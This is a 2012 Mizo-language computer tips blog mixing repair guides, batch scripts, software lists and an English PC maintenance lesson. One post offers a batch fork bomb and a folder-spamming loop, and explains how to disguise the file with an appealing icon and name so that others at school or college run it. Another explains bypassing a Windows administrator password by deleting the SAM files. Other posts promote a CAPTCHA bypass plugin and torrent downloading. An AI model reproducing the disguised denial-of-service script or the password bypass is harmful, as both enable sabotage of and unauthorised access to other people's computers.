Total Pageviews

Total Pageviews

Showing posts with label computer. Show all posts

Wednesday, August 15, 2012

Website thenkhat Block duh tan

I fate emaw naupang hovin a internet a film thalo leh website dukdaklo an tlawh i hlauh a, an tlawh theih loh a siam i duh chuan a hnuai a mi ang hian ti ang che.

Blocking website
 

Hetiang hian
1. Firefox Tool menu ah kal la
2. "add-ons" ah kal leh la


3. "get add-ons" tih kha click la (A in click sa nghal mai thei)

4. "Browse all add-ons" ah i kal ang a

5. "blocksite" tiin search box ah khan chhu lut la.

6. "enter" i hmet dawn nia

7.  "add to firefox" button lo lang kha click la.

8. Nghak deuh la,  "install now" tih a lo lan hunah i click dawn nia.

9. Restart tur a a tih hunah che Firefox kha i restart dawn nia.

A dawt lehah chuan

Kan block duh site chhut luhna ve thung tur a nia

1. firefox tools> add-ons> blocksite.

2. "blacklist" ratio button kha a in tick ngei tur a nia.
3. "enable authentication" tih kha tick la, password i siam dawn nia

4. Ding lamah khan add/remove option a awm ang a.

5. I block duh kha i dahlut dawn nia. eg "www.something.com".

6. Save la. Tawk der ni mai...

COMPUTER BOOT THA TURTE TAN A HRIATTUR

Computer a muan hlek leh chianloh chuan kan boot tha sek zel a, hei hi Hard disk hian a tuar ve tih hriat a tha. Chubakah Virus vanga kan computer a buaiin han boot that hian a that phah nghal vek kherlo thin a chuvangin tha ngei tur chuan a hnuaia mi ang hian i ti dawn nia. 

I Mamawh turte :
1.       Windows bootable CD/DVD (Removeable)
2.      Hiren boot CD

Complete guide for computerhardware newbies  kha download la, setup dan chu i en chawp thei mai ang. Sawi nawn tul lem lovah ngai ta ila.

A tihdan tur chu :

1. Hiren Boot CD  hmangin i boot ang a, Mini Widows ah I lut ang.

2. Mini windows tangin Drive C a I files leh flder pawimawh zawng zawng kha drive dangah i suan vek ang a. I Drive zawng zawng a Recycle leh System volume Information kha i delete ang a, drive chhung a .bat file emaw Autorun emaw.. Folder virus ni thei awm anga i hriat ho kha i delete ang. Eg : New folder.exe, Music.exe etc

3. I computer a Backup drive emaw ah khan ghost file (.gho) a awm chuan Mini Windows a Hiren Boot CD ah khan HBCD chhungah khan Ghost kha va hawng la, I ghost nghal thei.I neih loh chuan Windows bootable disk hmang khan a fresh in setup tha ang che.

4. Setup zawh hnuah Start->run->gpedit.msc ah kal la.

5. Group Policy Edit ah khan Administrative templates -> system ->Turn off Autoplay -> Click Enable -> Select All drive (xp), Administrative templates -> All Settings -> Turn off Autoplay -> Enable (Vista/WIn7)

6. Drive engmah kha la hawng rih lo la.

7. Driver install a ngaih chuan Driver CD/DVD thun la. Windows key+ E hmet la, CD drive kha zuk hawng la, driver setup ang che.

8. Internet i neih a Automatic a LAN kha a detect nghal a nih chuan internet atangin antivirus kha dawnload la chuan i Drive kha scan chhuak vek ang che.

9.  A theih hram chuan Anti Virus hi hmun dang a him tih I hriat a mi Pen drive a copy lovin a CD/DVD hmangin la la, install ang che.

10. Antivirus  chi hnih vel talin scan chhuak vek a tha khawp mai. Amaherawhchu A rualin Anti Virus hi hman loh tur. Pakhat I hman zawhah Uninstall a, reboot a, a dang setup leh chauh tur a ni.

FREE SMS + RECHARGE

ULtoo chuan India mite tan a thlawn a SMS thawnchhuah mai bakah SMS thawn apianga hlawh neih theih turin offer tha tak mai a siam ta hlauh mai. He hlawh inkhawl bek bek hian Top up / Recharge tih nghal theih a ni. Han hmang ve chhin chur chur teh u.

A features thenkhatte chu:


1. A thlawn a thawn mai lovin i thawn apiangin hlawh i nei thei.
2.I contact ho kha awlsamtein i export thei a, excel file a contact i lo save chuan i import zung zung thei bawk
3. India ram khawi hmun pawh rang takin i phone atanga i thawn tluk a chakin a thawn nghal vek.
4. I hlawh i khawl atangin RECHARGE i claim thei.


Pawisa Hlawh theih dan :

For successful Registration Rs 2.
For email verification Rs 1(first time only).
For sending sms 2 paisa/sms.
For inviting friends(through SMS)Rs 1.
For inviting friends(through email)Rs 1.


Hurry Limited Invitations are available Click on the Below Link for Registration:

Google Chrome hmang tan CAPTCHA Authorization Text Bypass dan

1) Download Rumola Chrome Plugin


2) Click Add it to Chrome to Install this extension for Google Chrome.

3) Go to your Captcha/ReCaptcha page and Double-Click the Text field and wait about 5 seconds to read words and it will write it for you.


Sunday, August 5, 2012

Software engmah hmang lova Administrator Password paih dan

Method 1

DOS Mode ah lut la,  Windows\system32\config chhung a sam.exe leh sam.log files kha delete ang che.  A va han ho mai mai tak em! Tikhan i computer chu Restart la, a lo lan leh hunah Password chu a lo bo daih tawh ang. Amaherawhchu FAT  file system hmang tan chauh a hman theih thung.

Method 2
 NTFS ah hian a khirh deuh hlek avangin hetiang a tih deuh duah hi a ngai thung.

Step 1. Computer dangah i Hard disk kha vuah la.
 Step 2. I HDD zawk kha Secondary a hman ngei a ngai.
 Step 3. I HDD lo zawk a windows khan a in load ngei tur a ni a, a in load fel zawh hnuah i hard disk zawk a windows load na drive ah khan lut la.
 Step 4. Windows->system32->config ah khan SAM.exe leh SAM.log kha delete ang che.Step 6. I HDD kha i computer ah han vuah leh la, i ON leh hunah a password a ngai tawh lovang..

Notepad tluka chakin Acrobat Reader hmang ang aw...

Adobe Acrobat reader hmang thin chuan kan hria ang a, han hawng ila a muang ruih zel mai a, notepad hawn ang mai a chak a han siam dan awm se i ti ve thin em? Tih dan tha deuh mai a lo awm reng mai. A hnuaia mi ang hian han ti ve chhin la, pdf file i hawn pawhin a hawng ve zawt zawt tawh mai dawn  a ni.

1. Acrobat Reader installation folder ah kal la
(C:\program files\adobe\acrobat\reader\.. engpawh)
2. “plugins”  tih chhung a files leh folder zawng zawng kha  “Optional”  tih ah khan suan lut vek la. (Copy & Paste nilovin Cut & Paste a nih kha aw...).

Hemi i tih dawn hian i Acrobat Reader kha Exit vek ang che. A nih loh chuan i cut thei lovang.

 Kha kha ni mai... Awlsam lutuk...

VIRUS i siam ang aw....

Virus pakhat Batch code hmang a siam mai theih kan sawi leh dawn a, hei hi hman sual emaw suah sual rawngbawlnan hman loh hram tur a ni.

Warning :
1) I computer emaw i thiante computer emaw ah run suh
2) I CPU tan khan a zawh loh tihtur a neih dawn avangin a tuar dawn hle a ni.
3) Khawloh nan hmang suh ang che.


A tih dan :
  • I notepad kha hawng la, a hnuaia mi hi copy lut ang che.

%0|%0

  • .bat extension (For eg: music.bat) in save la
  • Khi mi file khi an click chuan an computer kha a overloaded ang.
  • Amaherawhchu computer an Restart chuan a reh leh mai dawn a ni.
In School emaw college vel a i hman duh chuan:
  • I duh duh drive ah khan a .bat file hi copy lut la.
  • Desktop ah shortcut siam la.
  • I shortcut file kha Right click la.
  • Properties ah kal la.
  • Change icon ah i kal dawn nia.
  • Icon nalh ber kha hmang la, ia hming i duh duh i pe dawn nia.
  • OK click chiah a ni tawh mai..

-----------------------------------------------

A chi dang hi han ti ve leh chhin teh ang aw...

  • I notepad kha hawng la, a hnuaia mi hi copy ang che.

@echo off
:top
md %random%
goto top
 @echo off makes it so that it appears to be a blank screen but actually its making hundreds of folder.
md %random% is command that creating folders with random names.
goto top – return to label :top , infinite loop
 .bat extension(for eg: games.bat) tihin han save leh la.

A bak chu i duh ang ang a sawngbawl kual vel ni leh mai.

Thursday, July 26, 2012

Notepad hmanga Password siam dan

Batch Programming a tui te an Password siam dan ho te zir ho leh mai mai teh ang.

Batch Programming hi chi hnih ah then a ni a, user interface a programme siam, kan lo hmuh leh kan tih ve ngai thin te hi Interactive Mode an tia, hmuh theih loh a lo in run thei tur a siam hi Batch Mode (Silent Mode) an ti bik deuh kher a, hman sual leh midang tihbuai nan a hman an chin avangin Batch Programming hi i thiam viau a nih pawhin midang tih buainan hman kher loh tur a nia aw...

Tun a kan sawi tur bik hi chu hman sual theih lem loh a ni bawk a, sawi tan nghal ang.

I Notepad emaw WordPad emaw kha hawng la,
a hnuaia mi ang hian chhu lut ang che.

******************************************

@Echo off
cls
:Password
Set input=
set /p input= Password (Password i chhut zawhah enter kha hmet ang che) :
if %input%==zohuap goto YES
if not %input%==zohuap goto NO


:YES

Start Calculator
Exit

:NO
Echo PASSWORD A DIKLO
pause
goto Password

***********************************************

A chunga mi khi Notepad ah chuan copy lut la, Save as ah khan Save as  type ah khan All files tih kha i thlang ang a, Calculator.bat tih in han save chhin teh. I zawh hnu ah i Batch file siam kha han open la, a hnathawh dan chu i hmu thiam nghal mai ang.

SAWIFIAHNA :

1) echo : echo hi C Programming a prinf nen a inang deuh a, kan programe a thil va tarlangtu a ni.
2) cls : DOS Command a cls kha ni mai. Screen lo tifaitu a ni mai.
3) :Password : Kan variable declare hming a ni ve mai ang chu
4) Set input: : Thu chhut luhna tur command
5) if command kan hman chuan a nih chuan tihna ang kha ni mai, if not a nih chuan a nih loh chuan... hehe
6) zohuap tih khi password tur a kan set a ni a, i duh chuan a dang pawh i hmang daih thei.
7) Entirnan Calculator kan hman avangin Start Calculator kan han ti a, a dang pawh i hmang daih thei.

Saturday, July 21, 2012

Essential Softwares for Computer User


1.  Antivirus :-
         I computer kha threats, trojans ,malwares, spywares etc chi hrang hrang lak atanga venghimna tur tha Antivirus engemaw ber hi hmang ngei ngei ang che. Amaherawhchu chi khat aia tam dah erawh a that phahlo mai nilovin a ti muang duh zawk a ni tih i hre dawn nia.
       
Anti Virus lar zual deuhte:


2.  Media Player
      I computer a hla ngaihthlakna tur leh movies en i duh thin a nih chuan windows chhawmsa Windows Media Player a awm a, hemi bak i duh chuan heng a hnuaia mi te hi i en chhin dawn nia.


  •         Gom Player : Subtitle nen a en thin tan hman a nuam.
  •         Winamp : Zai ngaithla thin tan chuan a tha khawp mai
  •         V.L.C : Movies format chi hrang hrang a support hnem a, play theih loh nei thin tan chuan a tha khawp mai.
  •        KM Player : 3D ngaina tute tan i 2D film kha 3D a a leh sak nghal theih a vang chein a tha khawp mai.


3.  I computer tih chak nan:-
                I computer a registry error leh junk files te thianfaitu tha tak pakhat hi kawl tel ngei thei la a tha khawp mai. Hetia I thenfai leh remthat zeuh zeuh hian I computer a ti smooth in a ti chak thei a ni.

                Computer tih chaknan hengho hi hmang ang che. Amaherawhchu i computer azirin a thatphah kherlo thei. Computer muang deuh tawh chi P-IV pangngai i hmang a nih chuan heng zinga pakhat tal hi hmang ang che


4.  Image Burner-
                CD/DVD a thil burn I duh chang a I hman turin Nero emaw Img Burner emaw tal nei ang che.

  • Nero
  • Img Burner


5.  Browser:-
                Internet connection I nei a, I khawih ve thin chuan windows chhawm Internet Explorer main ni lovin a hnuaia mi engemawi ber tal hi hmang ang che.


  •         Firefox
  •         Google Chrome
  •        Opera


6.  Thuchhutna software:-
                Thuchhut ve theihna tur software tha pakhat talk awl hi tih makmawh a ka ngaih ve a ni a, chhut tur I nei ve ngai lemlo a nih erawh chuan a ngai em em chuang lemlo.

Heng zinga pakhat tal hi kawl ve a tha khawp mai

  •         MS Office
  •         Open Office
  •        Pagemaker


7.  PDF Reader:-
                Pdf file en ve thinna tur software pakhat tal kawl a tha khawp mai. Ahnuaia mi I duh zawk zawk hi I hmang dawn nia.

  • Adobe Reader
  • Foxit Reader


8.  Compressor:-
                File compress sa lo de-compress na leh compress ve theihna tur software tha neih ngei ngei hi a tha khawp mai.
A hnuaia mi i duh zawk zawk hi i thlang dawn nia.

  •         7 Zip
  •         Winrar


9. Download Manager:-
                Internet connection i nei a, file i download ve thin a nih chuan heng a hnuai mi I duh duh hi I thlang dawn nia. A chung pahnih hi download Manager pangngai an ni a, a hnuai pathum hi torrent file download-na an ni thung.


  •         Internet Download Manager
  •         Download Accelerator Pro
  •         Bit Torrent
  •         Bit Comet
  •         U Torrent

 
9.  Milem sawngbawlna:-
Milem han edit leh sawngbawl velna atan software tha pakhat tal nei ang che. A hnuai a mi  zingah hian I duh I thlang mai dawn nia.

  •         Adobe Photoshop
  •        Gimp
  •        Corel Draw


10.            Adobe Flash Player:-
                Flash Video Player hi internet a video file leh flash kaihnawih en leh khawih dawn chuan tih makmawh a ni.


  •        Flash Player


11.  Firewall:-
                Internet khawih thin tan chuan hacker leh intruders te lak atanga invenhimna tur tha i mamawh a, a hnuai a mi hi a tha khawp mai.


  •         Zone Alarm


12. Team Viewer:-

                Team Viewer hmang hian kan computer te internet hmangin kan in share tawn thei a, remote access hmangin midang computer insiamsak leh inhrilhfiahnan a tangkai khawp mai.


  •         Team viewer


13.Notepad++
                Text editor a nih mai bakah programmer tan hman a nuamin a awlsam hle.
        
  • Notepad ++


14.Personal Security

Folder Lock:-
Midang en atana I duh lem loh file dahkhawmna folder thuhrukna atan a tangkai khawp mai.

  •         Folder Lock
 USB Disk Security:-
I computer a pen drive an vih luh zawng a virus lo check tu atan leh miin I files an copy theih loh a siam I duh chuan a tangkai khawp mai.
  •         USB Disk Security
 
15. Mizo software :-

  •         E-Bible
  •        J.F Dictionary
  •        Mizo keys

Saturday, July 14, 2012

Windows 7 a “BOOTMGR is Missing” siam dan

Windows 7 a “BOOTMGR is Missing” siam dan


Windows 7 hmang zingah  windows application driver inmillo emaw pirated update avang te in “BOOTMGR is Missing” avanga harsatna tawk kan awm zeuh zeuh mai, siam i han tum dawn teh ang.


A chunga mi ang problem i tawh chuan hetiang hian han try phawt teh :

1. Windows 7 installation disc kha thun la, i computer kha han tinung la.

2. "Press any key to boot from CD or DVD …". tih a lo lan hunah keyboard a key  i duh duh kha hmet la.

3. Language, time leh currency-te, keyboard emaw input method select tur ang chi kha select la, Next ah click rawh

4. Click Repair your computer.

5.  System Recovery Options dialog box ah khan ,  Windows install-na drive kha thlang la,  Next kha click ang che.

6. System Recovery Options Dialog Box, click on Repair your computer.

7. I operating system  repair duh kha select la, Next click leh la.

8. System Recovery Options dialog box ah khan, Startup Repair tih kha click rawh le..


Method 2: Bootrec.exe tool hmanga BCD siamthat dan

1. Windows Vista or Windows 7 installation disc i neih chuan disk drive ah khan thun la, I computer kha tinung rawh le.

2. "Press any key to boot from CD or DVD …". tih a lo lan hunah keyboard a key  i duh duh kha hmet la. Language, time leh currency-te, keyboard emaw input method select tur ang chi kha select la, Next ah click rawh

3. Click Repair your computer.

4. I operating system repair duh kha click la,  Next click leh la.

5.  System Recovery Options dialog box ah khan , Command Prompt thlang rawh le.

6. Bootrec.exe tih type la, ENTER rawh.


Bootrec.exe hman dan hre duh tan : Bootrec.exe hman dan

DVD leh CD hlui copy theihloh vangin i buai ngai em?

            Disk hlui ka dahthat vang vang tawh a lo chhe nual mai a, copy hleih theih lohvin cyclic rebundancy data error a lo lang ziah mai thin a, tlem tal a la tha lawng maw ti a han beih pawhin a tihhleih theih tlat loh thin. Chutiang disc i neih chuan pawn chhe fai thianghlim tak zawng la, i disc rang chu uluk takin han hru fai la, a zia phah duak mai thei. A la zia mai lo  chuan toothpaste tlem tat zeuh la, uluk takin ranglo turin i hru fai dawn nia. Tui tlem a huh deuh in kan ti fai leh la, i pay leh hma in ro chiang tak a dah phawt tur a ni. A la that theih loh fo chuan a hnuai a kan sawi ang khuan i ti ve leh chhin dawn nia.
A chunga sawi ang khian a that theih loh  chuan a hnuai a link ka dah hi click u la, software tereuhte download tur a lo awm ang a, chu chu in hmang ve chhin dawn nia.


He software hmang hian physical damage awm tawh, rang nasa leh bad sector tam lutuk pawh a chhiar theih lai lai a lakhawm a, a remkhawm thin a, engemawchenah hmantlakin a chhuah leh thei a ni. I beisei ram a thlenpui zo che ange maw han hmang ve chhin phawt mai teh.

Batch mode hmang a daily backup system a tan te pawh hman theih nghal ni awm tak a ni. Ka la en vek lem lova. Link hi han click phawt mai teh a..


XP Hidden Application

WINDOWS XP HIDDEN APPLICATIONS:

1. Character Map = charmap.exe (very useful for finding unusual characters)

2. Disk Cleanup = cleanmgr.exe

3. Clipboard Viewer = clipbrd.exe (views contents of Windows clipboard)

4. Dr Watson = drwtsn32.exe (Troubleshooting tool)

5. DirectX diagnosis = dxdiag.exe (Diagnose & test DirectX, video & sound cards)

6. Private character editor = eudcedit.exe (allows creation or modification of characters)

7. IExpress Wizard = iexpress.exe (Create self-extracting / self-installing package)

8. Mcft Synchronization Manager = mobsync.exe (appears to allow synchronization of files on the network for when working offline. Apparently undocumented).

9. Windows Media Player 5.1 = mplay32.exe (Retro version of Media Player, very basic).

10. ODBC Data Source Administrator = odbcad32.exe (something to do with databases)

11. Object Packager = packager.exe (to do with packaging objects for insertion in files, appears to have comprehensive help files).

12. System Monitor = perfmon.exe (very useful, highly configurable tool, tells you everything you ever wanted to know about any aspect of PC performance, for uber-geeks only )

13. Program Manager = progman.exe (Legacy Windows 3.x desktop shell).

14. Remote Access phone book = rasphone.exe (documentation is virtually non-existant).

15. Registry Editor = regedt32.exe [also regedit.exe] (for hacking the Windows Registry).

16. Network shared folder wizard = shrpubw.exe (creates shared folders on network).

17. File siganture verification tool = sigverif.exe

18. Volume Contro = sndvol32.exe (I've included this for those people that lose it from the System Notification area).

19. System Configuration Editor = sysedit.exe (modify System.ini & Win.ini just like in Win98! ).

20. Syskey = syskey.exe (Secures XP Account database - use with care, it's virtually undocumented but it appears to encrypt all passwords, I'm not sure of the full implications).

21. Mcft Telnet Client = telnet.exe

22. Driver Verifier Manager = verifier.exe (seems to be a utility for monitoring the actions of drivers, might be useful for people having driver problems. Undocumented).

23. Windows for Workgroups Chat = winchat.exe (appears to be an old NT utility to allow chat sessions over a LAN, help files available).

24. System configuration = msconfig.exe (can use to control starup programs)

25. gpedit.msc used to manage group policies, and permissionsr

Maintainance

Lesson 1 - Preventive Maintenance
Introduction

Preventive maintenance is one of the important aspects to save the PC.
There are many reasons why a preventive maintenance plan should be developed.
It saves time and safeguards the data of the user.

Topics covered in this lesson

Tools of the Trade
Electromagnetic Interference (EMI)
Electro Static Discharge (ESD)
Cleaning methods
Cooling Techniques
Power and Safety
Planning and Performing Regular Maintenance
Topic 1 - Tools of the Trade
Maintenance of computers requires the use of several tools.

Multimeter – It is used to measure voltage, current, resistance etc. It is operated using battery power supply.

Topic 1 - Tools of the Trade
The following figure shows the multimeter while measuring voltage across the power connector.
Topic 1 - Tools of the Trade
Screwdriver

It is used to unscrew the screws, which are holding the components.

Flashlight and Magnifying Glass

These can be used to view the small components present in the motherboard and other devices.

Tweezers

Tweezers are used to remove jumpers from the hard disk and small components from the motherboard
Topic 1 - Tools of the Trade
Software Tools

Some of the diagnostic software tools are discussed below as follows:

Power On Self Test (POST) – It is used to identify the hardware problems in a computer. This is an inbuilt program which is automatically executed whenever the system is started.

MEM.Exe - is an inbuilt in utility, present as a part of Operating system and is used to identify the amount of memory present in the system.

MSD.Exe - (Microsoft diagnostics utility) is used to take a note of the contents present in the PC in a text-based format.


Topic 1 - Tools of the Trade
Device Manager - Device Manager is used to identify the devices installed to the system. If the device is present with a Yellow Exclamation mark then it assures you that the device is not installed properly.


Microsoft Scandisk - ScanDisk is a tool inbuilt into the operating system, which is used to check the hard disk space.


Technical Library – It is a set of all documents regarding the functioning of different components.


Topic 1 - Tools of the Trade
Bootable Floppy Disk – It is very necessary before formatting a system. :

Insert the floppy disk

In the command prompt type the command “Format a: “ to format the floppy disk.

Type Sys A: The Dos system files are transferred from the hard disk to the floppy drive

View the content of the floppy disk using the command “Dir A:” in the command prompt. (The files might be hidden files. So, check for the hidden files also)

Boot the system using the floppy disk to check if it is booting the system properly.


Topic 1 - Tools of the Trade
Technical support

Technical support can be obtained while troubleshooting different hardware components. The various types of technical support that a user can get are:

Telephone Support - If the user is having any problem with any of the components present in the PC, then the user can contact the customer care support of the particular product and seek help from them.

Online support - Online support can be made available by connecting to the company’s server.

Manufacturer’s Website – The manufacturer’s website lists a series of problems and their solutions.


Topic 2 - Electromagnetic Interference (EMI)
Electromagnetic interference causes many problems like data loss, poor picture quality, poor performance of monitor etc.

The following are the factors that has to be considered while dealing with Electromagnetic Interference

Physical Isolation

Employ Dedicated Circuits

Topic 2 - Electromagnetic Interference (EMI)
Power Conditioning - Uninterrupted Power Supply can be used to filter the unintended EMI generated.

Ground - Grounding has to used to limit EMI.
Topic 3 - Electrostatic Discharge
A severe form of EMI is called Electrostatic Discharge (ESD).

Some common causes of ESD are:
Poor connections
Unstable machines
Unprotected cables
Improper grounding
Low humidity
Moving people

In order to protect the users from electrostatic discharge the use can use certain devices called antistatic devices.

Antistatic Wrist Straps
Topic 3 - Electrostatic Discharge
Antistatic Mats - Antistatic mats act as a grounded surface.
The below figure shows the use of antistatic wrist straps and antistatic mats

Topic 3 - Electrostatic Discharge
Some procedures are given below to avoid static-sensitive device damaging:

Touching an uncovered part of the chassis or the power supply housing with the finger.

The ICs should be removed from their protective tubes, until the user is ready to use them.

Antistatic sprays or solutions can be used on floors, carpets, desks, and computer equipment.

Use of antistatic floor mats and table mats.

Humidifier can be used to keep the humidity level above 50% in the work place.
Topic 4 - Cleaning of Computer Components
General Cleaning Tips

Do not spray any liquid on the computer directly, instead wet cloth with the liquid and then wipe

while using a vacuum take care of the removable parts and the small parts of the PC.

Turn off the system while cleaning the components or the computer

Avoid eating or drinking around the computer

Avoid smoking around the computer.


Topic 4 - Cleaning of Computer Components
Tools for Cleaning

Cloth

Water or alcohol

Vacuum Cleaner

Cotton Swabs

Foam swabs
Topic 4 - Cleaning of Computer Components
Cleaning PC Components

Case Cleaning
CD-ROM cleaning –
CD Cleaning
Floppy drive cleaning
Hard disk drive cleaning –
Headphones cleaning
Motherboard cleaning
Printer cleaning .
Scanner cleaning –


Topic 5 - Cooling Techniques
Thermal Compounds

Earlier the CPUs had an aluminum heatseat for cooling, which was attached to the processor through a thermal tape or epoxy.

Since this method of cooling was insufficient for cooling the processors, active cooling was introduced by adding a fan to the heatsink.

Thermal Compound Types

Thermal Tape
Thermal Pads

Topic 5 - Cooling Techniques
Thermal Grease - Generally thermal grease is a metallic ceramic emulsified in synthetic oil or grease

Thermal Epoxy – Is similar to thermal grease, but the essential materials which make up the thermal compound are mixed into an epoxy resin in thermal epoxy.


Topic 5 - Cooling Techniques


Choosing proper Compounds
Liquid Cooling Methods
Proper Ventilation for better cooling

Topic 6 - Power and Safety
Safety Procedures

The system can be protected from power drops and loss by UPS.

A surge suppressor protects from line pierces and drops.

If computer components are not in use, it should be stored in anti-static bags.

Recognizing the possible risks and proper safety procedures for lasers and high-voltage equipment:

While servicing, an anti-static wrist strap should be worn.

Concentrated light used in scanners, laser printers, and CD-ROM drives can cause damage to the eyes, if excessively exposed.
Topic 6 - Power and Safety
Recognizing components that has to be disposed following certain procedures in accordance with the environmental guidelines:

Batteries like UPS units and CMOS batteries are dangerous if it is exposed directly to the environment.

Toner cartridges and ink cartridges can be refilled.

Chemical solutions should not be poured to the regular water drainage system.


Topic 6 - Power and Safety
Recognize ESD (Electrostatic Discharge) safety measures and procedures, including the use of ESD protection devices:

An anti-static wrist strap should be worn by the user to avoid ESD

PC components can be stored in ESD safe bags

To clean the computer equipment, a soft, damp cloth should be used with mild detergent.

Protect the hard drives from magnetic fields and temperature extremes.

Safety measures are needed to be taken to protect the computers in case of any unexpected activities like Fire, flood or other natural calamity.


Topic 7 - Planning and Performing Regular Preventive Maintenance

There are software-related preventive maintenance activities available which will run the program automatically by using system tools.

The activities that can be set to run automatically are:
Scanning all hard disks and files for viruses
Defragmentation of all hard disk volumes
Checking the file system for errors
Checking all hard disks for read errors


Topic 7 - Planning and Performing Regular Preventive Maintenance

Conclusion
Summary

Preventive maintenance saves time and it safeguards the data of the user. Preventive maintenance takes very less time while compared to repairing procedures.

The different hardware tools involved in the PC Maintenance process are given below. They are
Multimeter
Screw Driver
Flash Light and Magnifying Glass
Tweezers

Batteries like UPS units and CMOS batteries are dangerous if it is exposed directly to the environment

Compressed air can be used for cleaning the Motherboard.


Notepad hmanga Computer Shutdown Timer siamchawp dan

I computer ah khan thil tih laklawh deuh i neih a, kalsan a ngaih thut emaw darkar engemaw ti hnu a lo in shutdown se i duh chuan a hnuai a tarlan script hmang hian nangmahin tools i insiam chawp thei. Han tum ve chhin teh le.


@cd\
@echo off
@title Nt Shutdown / Restart Timer Script
@color 60
:ch3
goto about
goto menu
goto ch
:about
@cls
@echo.
@echo.
@echo             :: Zohuap Shutdown and Restart Timer Script::
@echo.
@echo                       :: Email:- micky_lmpa@rediffmail.com ::
:menu
@echo.
@echo.
@echo.
@echo   Press r to Restart      Restart System
@echo.
@echo   Press s to Shutdown     Shutdown System
@echo.
@echo   Press a to Abort        Abort System Shutdown/ Restart
@echo.
@echo   Press q to Quit
@echo.
@echo                          "use only small letters"
@echo.
@echo.
:ch
Set sr=
Set /p sr=    :: I duh ber chhu lut rawh le   ::
If "%sr%" == "r" goto ch2
If "%sr%" == "s" goto ch2
If "%sr%" == "a" goto abt
If "%sr%" == "q" goto qut
goto ch
@echo.
:ch2
@echo.
@echo.
:about
@cls
@echo.
@echo.
@echo             :: Zohuap Shutdown and Restart Timer Script::
@echo.
@echo                       :: Email:- micky_lmpa@rediffmail.com ::
@echo.
@echo     [Enter Time in Seconds like 3600=1hour, 1800=30min]
@echo     [Or Leave Blank for For 30sec Timer or 00 to immediate Shutdown]
@echo.
Set /p t= Second engzat hnuah nge thi se i duh ::
@echo.
@echo     [Enter Comment Or Leave Blank]
@echo.
Set /p c= Thu chhut tel duh i nei em       ::
@echo.
If "%sr%" == "r" goto res
If "%sr%" == "s" goto sht
@echo.
@echo.
:res
@shutdown -r -t %t% -c "%c%    {Restarting Script by Zohuap}"
goto qut

:sht
@shutdown -s -t %t% -c "%c%    {Turning Off Script by Zohuap}"
goto qut

:abt
@cls
@Shutdown -a
goto ch3

:qut
@cls
@echo Thanks For Using Script
Pause
@exit


A chunga text hi copy la, notepad ah .bat in save la, han enter teh le. I thil siam chu i hmu thiam tawh mai ang.

IDM hmanga Torrent download dan

IDM hmang thang te tan a thu lawmawm tak mai, torrent client software tel lovin Torrent file a download theih ta e.


A tihdan chu :
  • I file download duhkha Google ah torrent tih belhin emaw torrent search engine ah emaw zawng la.
  • Magnet Link  emaw Get this torrent tih emaw torrent link kha right click la,  Copy Link Location kha click leh la
  • I duh chuan torrent file kha download la, link paste aiah i upload thung dawn nia
  • zbigz.com ah kalin link paste na turah khan paste rawh
  • Go click la,  Free kha click leh mai ang che
  • I file download duh kha IDM a download turin a a torrent file a va zawng ang a (Tlem nghah deuh te a ngai mai thei, i file download azir ten)
  • Next tih inziak hnuai zawn vel a khan down arrow kha click la
  •  IDM a lo lang anga,  i download tawh mai dawn nia

Torrent emaw Mediafire chauh emaw a file zawn dan

Rapidshare, Mediafire, file factory, 4shared hmang thang tan chuan Google a file duh han search tawp hian hmuh a har thin a, awlsam te a mahni duh server a mi va zawn tawpna a lo awm reng mai.  He Link emaw hemi link emaw hi click la, i duh tih theihna hmunah chuan a hruai ang che. 
File Hosting Server zawngin emaw  Forum ang zawng emaw Social Network ang zawng leh Sister Site ang zawng te pawhin i search thei tawh ang. 

Torrent hmanga thil zawng thin ve thung tan le : 
Google hmang a thil zawn nuam i ti viau a, i ring ber a nih si chuan Google hmang ngeiin torrent file chauh i zawng thei reng alawm. Enchhin duh tah he link hi click mai tur.

Notepad hmanga file hide dan

I computer ah khan thil pawimawh tak midang hriat ve leh hmuh ve lemloh atana dahthat duh i neih chuan  a hnuai a tarlan script hmang hian nangmahin tools i insiam chawp thei. Han tum ve chhin teh le.

 cls
@ECHO OFF
title nlup
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST MyFolder goto MDMyFolder
:CONFIRM
echo I thukru duh tak tak ang maw? (Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren MyFolder "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock Your Secure Folder
set/p "pass=>"
if NOT %pass%== zohuap goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" MyFolder
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDMyFolder
md MyFolder
echo MyFolder created successfully
goto End
:End

A chunga mi hi notepad ah copy la, .bat file in save ang che. I duhna hmunah copy la, double click in a hman theih nghal ang.  Chuan My Folder tih folder thar a rawn siam ang a, khatah khan i thuhruk duh chu dah la, i bat file siam kha double click leh la, I thukru duh tak tak ang maw? (Y/N) tih a lo lang ang a, Y chhu lut la, enter leh la, a lo bo daih tawh ang.
Kha thil kha i laklet leh duh erawh chuan i bat file siam kha double click leh la, password atana i hman kha i chhu lut dawn nia. Example file ah hi chuan password ah zohuap tih ka hmang a. Han hmang ve chhin teh le.